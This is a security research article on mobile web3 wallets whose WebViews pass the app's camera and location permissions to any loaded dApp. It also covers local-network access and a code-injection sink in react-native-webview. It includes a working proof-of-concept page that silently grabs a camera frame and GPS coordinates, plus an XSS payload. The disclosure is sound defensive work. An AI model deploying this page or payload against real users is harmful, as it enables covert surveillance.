The goldmine of insecure WebView integrations


WebViews in mobile web3 wallets can quietly inherit the permissions granted to the wallet app itself. We found 20+ major wallets where a malicious dApp could access core permissions without authorization.


Introduction
WebViews are everywhere in mobile web3 wallets, but they are often treated as just a convenient way to load dApps. In reality, they can quietly inherit powerful app capabilities that attackers can exploit.
In this article, we look at several WebView issues we found across wallet apps and libraries, including some issues in React Native.
Exploiting mobile WebViews
A well-known feature of most web3 wallets is the ability to interact with decentralized applications, often referred to as dApps.
For a wallet application to be compatible with various dApps, it must support a message exchange system between the dApp webpage and the underlying wallet. On both Android and iOS, this is often achieved by loading the webpage inside a WebView component.
Since dApps are such a widely supported feature, our main research goal was to uncover lesser-known vulnerabilities affecting most — if not all — WebView implementations. One issue we repeatedly encountered is related to how React Native WebView handles permission requests. In order to understand these vulnerabilities and how they can be exploited, we first need to dig into how iOS and Android WebViews actually work.
Handling WebView permissions
In this section, we’ll get into the inner workings of permission requests and how they are handled on Android compared to iOS.
Android
If we take a look at the Android documentation, the method responsible for granting or denying permission requests is onPermissionRequest(). When a new permission request is triggered by a webpage, this method is called with a PermissionRequest object where the WebView developers must decide whether to grant or deny it.
Notify the host application that web content is requesting permission to access the specified resources and the permission currently isn’t granted or denied. The host application must invoke PermissionRequest.grant(String[]) or PermissionRequest.deny(). If this method isn’t overridden, the permission is denied.
This object contains all the necessary information to evaluate the request, such as the webpage origin with getOrigin() and the requested permissions with getResources().
If we read the previous Android documentation carefully, we will see that any permission requests are denied by default. For this reason, most WebView wrappers opt to enable permission granting by overwriting this method, such as the official webview_shell. In this instance, no origin checks are performed.
iOS
On the contrary, iOS documentation states that:
If you don’t implement this method in your delegate, the system returns WKPermissionDecisionPrompt.
This effectively means that by default, iOS determines whether a webpage (bound by its security origin) can access any permission using a prompt message. In this way, origin isolation for permission requests on iOS apps is enforced by default.
The shortcomings of WebView implementations
Most web3 mobile wallets have an in-app feature that allows users to scan QR codes for a more user-friendly transaction experience. However, to use this feature, the user must grant the app permission to access the camera. Since this is a powerful permission, a pop-up will appear:

Since most wallets are based on React Native, the most commonly used WebView implementation is react-native-webview. If we take a look at how they handle a request that reaches the onPermissionRequest() method, we see a similar pattern:
// If all the permissions are already granted, send the response to the WebView synchronouslyif (requestedAndroidPermissions.isEmpty()) { request.grant(grantedPermissions.toArray(new String[0])); grantedPermissions = null; return;}As we can see above, if the Android app has already been granted access to the requested permissions, this method simply allows the loaded WebView to use them. This follows the same pattern as Google’s WebView Shell implementation — no origin checks being performed. When this behavior is now combined with the typical web3 wallet features, namely dApps, a serious oversight arises.
Real-world exploitation
As mentioned, web3 mobile apps often use a WebView to load and execute dApps, with the most common implementation being React Native WebView. Developers assume that these WebViews, and especially React Native WebView, provide origin isolation by default for sensitive permissions. However, they do not. This allows any malicious dApp to request and use any permission already granted to the underlying application. No additional user consent checks are performed.
If the app doesn’t already have these permissions, once the user allows camera or GPS access for a specific dApp inside the wallet, every other dApp can access those permissions without user consent, since there is no origin isolation.
During our audits and research, we discovered more than 20 major wallets vulnerable to this attack scenario. While most were using React Native WebView, other less frequently used libraries were suffering from the same bug. One such example is the Justson, used by a popular wallet in the Stellar ecosystem.
Proof of concept
In order to exploit this issue, we assume the following preconditions:
- The user has already granted the camera permission just to the wallet application or to another dApp with a different origin.
- The user is tricked into visiting a malicious dApp or redirected to one from the web.
- Once the dApp loads, the following code will run, allowing the attacker to take a picture with the camera:
<!DOCTYPE html><html><head> <meta charset="utf-8"> <title></title></head><body> <h2>Smile dApp :)</h2> <button id="connect">Connect your wallet!</button> <pre id="gps"></pre> <img id="pic"> <script> window.addEventListener('unhandledrejection', function (event) { alert(`Unhandled Promise Rejection: ${event.reason}`); }); window.onerror = function (msg, url, line, col, error) { alert('onerror: ' + msg); return false; };
async function main() { const stream = await navigator.mediaDevices.getUserMedia({ video: true }); const video = document.createElement("video"); video.srcObject = stream; const canvas = document.createElement("canvas");
video.onloadedmetadata = () => { canvas.width = video.videoWidth; canvas.height = video.videoHeight; };
connect.onclick = e => { video.play();
canvas.getContext("2d").drawImage(video, 0, 0); stream.getTracks().forEach(t => t.stop()); canvas.toBlob((blob) => { pic.src = URL.createObjectURL(blob); });
navigator.geolocation.getCurrentPosition(pos => { const c = pos.coords; gps.innerText = `Lat: ${c.latitude.toFixed(1)}\nLon: ${c.longitude.toFixed(1)}`; }, err => alert(err)); };
} main(); </script></body></html>Patch
Unfortunately, there’s no simple solution for fixing this vulnerability, as most libraries don’t offer an easy-to-enable feature flag. Each wallet should be mindful of the libraries they use and subsequently manually implement measures to mitigate this.
A good baseline for patches like this is MetaMask. Their patch for React Native WebView can be found here. With the patch applied, the WebView prompts per-origin before granting the permission:

However, even with this patch applied, the user experience is suboptimal. Since there’s no cache mechanism for preserving the users’ choice, various clickjacking scenarios can be instantiated for further tricking the user into a permission approval.
Local network access
Modern browsers like Chrome have introduced strict protections around access to a user’s local network. When a webpage attempts to send requests to servers on the local network or any private IP range, Chrome will prompt the user for explicit permission before allowing the request to proceed. This is part of the Private Network Access specification, and the permission prompt is deliberately restricted to secure contexts (HTTPS) to prevent insecure pages from using local network access as a stepping stone to more serious attacks like remote code execution. There are numerous examples available online detailing the implications of these protections. Google’s Chrome was one of the first browsers to implement this protection on their desktop application:

WebViews, however, do not enforce this restriction. When a dApp is loaded inside a wallet’s WebView, it can freely send requests to any host on the user’s local network, including routers, NAS devices, smart home hubs, IP cameras, or any other IoT device without triggering any permission prompt whatsoever. The user has no visibility into this happening. See an example of this below:

The consequences can increase the impact of certain issues. Local network devices are frequently unpatched, rely on default credentials, and expose administrative interfaces that were never designed to be reachable from an external webpage. An attacker-controlled dApp could:
- Exfiltrate device information from admin panels or unauthenticated API endpoints exposed by routers or IoT devices.
- Perform authenticated actions against devices that rely on network-locality as their only access control (a common pattern in consumer IoT).
- Exploit known CVEs in firmware by sending crafted requests to a device whose vulnerability is already public, potentially achieving remote code execution on that device.
A user who has installed a reputable web3 wallet has no reason to suspect that browsing via a malicious dApp within that wallet could result in their home devices being probed.
UXSS by code injection
Another sink we found in react-native-webview by just skimming through the code was how the injectJavascriptObject attribute worked. Here is the code snippet:
private void injectJavascriptObject() { if (getSettings().getJavaScriptEnabled()) { String js = "(function(){\n" + " window." + JAVASCRIPT_INTERFACE + " = window." + JAVASCRIPT_INTERFACE + " || {};\n" + " window." + JAVASCRIPT_INTERFACE + ".injectedObjectJson = function () { return " + (injectedJavaScriptObject == null ? null : ("`" + injectedJavaScriptObject + "`")) + "; };\n" + "})();"; evaluateJavascriptWithFallback(js); }It basically injects JavaScript code with the injectedJavaScriptObject wrapped by backticks (`). If you are familiar with JavaScript, you can immediately see that this enables code injection if we partially control injectedJavaScriptObject. If we control a single attribute we can inject a payload like ${alert(1)} and achieve XSS in the context of the loaded page.
Then, when scrolling through the open PRs, we saw that there is one that fixes exactly this problem, though we were not the first ones to find it (that’s ok, it is a pretty easy bug to find). Here is the PR with the report and fix.
The vulnerability is still in the code since the PR has not been merged yet and, since the PR is public, everyone can see the bug. This is indeed the library’s fault, but tells us that another thing to keep an eye on is unmerged PRs that fix vulnerabilities. Ideally, an open source library should have a security policy with a contact method so security researchers can report vulnerabilities without making them public. This is because once it is public, more people acknowledge the bug and it is more likely to be exploited in the wild.
If you want to see if your application is vulnerable, you can simply check if you are injecting injectedJavaScriptObject with some user-provided input, if so, it is recommended to manually merge the PR and rebuild your application with the patched library.
Conclusion
Most WebView articles focus on classic URL spoofing. In wallet apps, the more interesting problems usually come from capability inheritance: a WebView quietly benefits from permissions granted to the host app, and small integration assumptions turn into serious impact.